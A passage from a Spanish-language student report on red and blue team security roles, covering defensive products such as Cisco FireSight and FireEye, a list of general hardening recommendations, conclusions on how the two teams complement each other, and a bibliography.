- **Cisco FireSight:** Este software permite escanear el sistema y buscar código malicioso y a su vez monitorizar las conexiones de usuarios y dispositivos para identificar si se conectan a dominios peligrosos, si alguna de estas situaciones se presenta se activa el Cisco TrustSec, que aísla los dispositivos que hayan sido comprometidos a fin de evitar acceso a datos, dispositivos o aplicaciones y de esta manera contener la propagación de la amenaza.

- **FireEye Network Security:** Este software detecta ataques de día cero, de flujo múltiple y otros ataques evasivos y detiene las fases de infección y compromiso del kill chain. Así mismo permite detectar y bloquear los ataques ocultos, dirigidos y otros ataques personalizados y bloquea automáticamente los exploits, el malware y los callbacks multiprotocolo.

RECOMENDACIONES

Con el propósito de lograr endurecer los aspectos de seguridad en una organización se pueden plantear diferentes estrategias, métodos y técnicas como se menciona a continuación:

- ✓ Mantener actualizaciones de software y parches de seguridad
- ✓ Políticas de seguridad en cuanto a control de acceso, creación de usuario y asignación de privilegios
- ✓ Instalación de antivirus, antispyware u otros softwares de seguridad
- ✓ Instalación y activación permanente de firewall
- ✓ Política de creación de contraseñas robustas, bloqueo de cuentas por intentos fallidos, deshabilitar cuentas de usuarios cuando ya no existen en la empresa
- ✓ Configuración de seguridad en cuanto a acceso remoto y recursos compartidos
- ✓ Realizar auditorías al sistema y configurar permisos de seguridad en archivos y carpetas del sistema
- ✓ Contar con un plan de contingencia y programas de respaldo o back up
- ✓ Instalar sistemas de prevención y detección de intrusos (IPS – IDS) a fin de monitorear el tráfico de la red e identificar patrones o situaciones poco comunes que pueden servir como alerta frente a un posible ataque
- ✓ Bloqueo de dispositivos extraíbles y direcciones web maliciosas
- ✓ Hacer uso de controles CIS y la herramienta SIEM para en análisis monitoreo del sistema informático

CONCLUSIONES

La función de un equipo red team está dada en actuar como una especie de “hacker” o simulando su accionar para lograr el ingreso a un sistema a través del uso de herramientas que permitan detectar vulnerabilidades y explotarlas. Si bien se trata de una intrusión al sistema esto se hace de manera controlada y con los permisos de la organización quien es la interesada en realizar un análisis de la seguridad de su sistema para detectar fallas y puntos críticos, así como la capacidad de respuesta frente a posibles ataques informáticos.

En cuanto al equipo blue team su función se basa en la evaluación y monitorización de los sistemas, analizando patrones sospechosos que puedan ser un riesgo y a su vez generando planes de actuación, contención y de mitigación frente a las vulnerabilidades encontradas por parte del equipo red team.

Con base a lo anterior, en el ámbito de la seguridad informática se hace necesaria la participación de equipos red team y blue team debido a que las funciones desarrolladas por cada uno son complementarias lo que va a permitir a la organización no solo conocer sus vulnerabilidades, riesgos y/o amenazas sino que también pueda generar un plan de acción para controlarlos y mitigarlos; lo que en consecuencia se resume en lograr una seguridad solida dentro del sistema garantizando por consiguiente la integridad, confidencialidad y disponibilidad de la información.

LINK VIDEO

https://drive.google.com/file/d/1X9URdPNnKoj7GQu_l6HVXsjB6u51CZTS/view?usp=sharing

Bibliografía

Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. [Sitio web]. [Consultado: 29 de agosto de 2021]. Disponible en: http://ticbogota.gov.co/sites/default/files/seguridad-de-la-informacion/ambito2.pdf

B. Horne, "On Computer Security Incident Response Teams," in IEEE Security & Privacy, vol. 12, no. 5, pp. 13-15, Sept.-Oct. 2014. DOI: 10.1109/MSP.2014.96. Disponible en: http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=6924687&isnumber=692 4618

CIS Controls Spanish Translation - CERT-PY. [Consultado: 30 de septiembre de 2021]. Disponible en: https://www.cert.gov.py/application/files/7415/3625/3112/CIS_Controls_Version_7_Spanish_Translation.pdf

Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. Consultado: 30 de septiembre de 2021]. Disponible en: https://www.cisecurity.org/cis-benchmarks/

CVE MITRE. (2021, 01 28). [Consultado: 29 de agosto de 2021]. Disponible en: https://cve.mitre.org

Documento CONPES 3701 (2011), lineamientos de política para ciberseguridad y ciberdefensa, recuperado de, https://www.mintic.gov.co/portal/604/articles-3510_documento.pdf

Documento CONPES 3854 (2016), política nacional de seguridad digital, recuperado de, https://bibliotecadigital.ccb.org.co/bitstream/handle/11520/14856/DNP-Conpes-Pol%2b%c2%a1tica%20Nacional%20de%20Seguridad%20Digital.pdf?sequence=1&isAllowed=y#page=47&zoom=100,109,658

ENISA Glossary, 2014. URL http://www.enisa.europa.eu/activities/ risk-management/current-risk/risk-management-inventory/glossary

Eset EndPoint Antivirus. [Consultado: 30 de septiembre de 2021]. Disponible en: https://help.eset.com/eea/7/es-CL/idh_config_epfw_network_attack_protection.html?idh_page_epfw_settings.html

Ficha técnica FireEye Network Security. [Consultado: 30 de septiembre de 2021] Disponible en: https://www.fireeye.com/content/dam/fireeye-www/regional/mx_ES/products/pdfs/fireeye-network-threat-prevention-platform.pdf

Mintic. (2009). Ley 1273 [LEY_1273_2009].Mintic. (pp. 1-4) [Consultado: 29 de agosto de 2021]. Disponible en:https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11) [Consultado: 29 de agosto de 2021]. Disponible en:https://www.mintic.gov.co/portal/604/articles-4274_documento.pdf

Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). [Consultado: 30 de septiembre de 2021] Disponible en: http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Nmap. (2020, 10 3). NMAP.ORG. [Consultado: 29 de agosto de 2021]. Disponible en: https://nmap.org/

OpensVAS By Greenbone. (2021, 02 18). [Consultado: 29 de agosto de 2021]. Disponible en: https://www.openvas.org/

Rapid7 Metaspolit. (2021, 1 22). [Consultado: 29 de agosto de 2021]. Disponible en: https://www.metasploit.com/

Red team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias? [Consultado: 30 de septiembre de 2021]. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. [Consultado: 21 de septiembre de 2021]. Disponible en: https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Tom Campbell. An Introduction to the Computer Security Incident Response Team (CSIRT) Set-Up and Operational Considerations. 2003. URL https://cyber-defense.sans.org/resources/papers/gsec/ introduction-computer-security-incident-response-106281.

Ventajas de la contención de amenazas con cisco firesight y cisco firepower. [Consultado: 30 de septiembre de 2021]. Disponible en https://datacom.global/ventajas-de-cisco-firesight-y-firepower/

West-Brown, M., Stikvoort, D., Kossakowski, K., Killcrece, G., Ruefle, R. & Zajicek. M (2003). Handbook for Computer Security Incident Response Teams (CSIRTs). Pittsburgh. Carnegie Mellon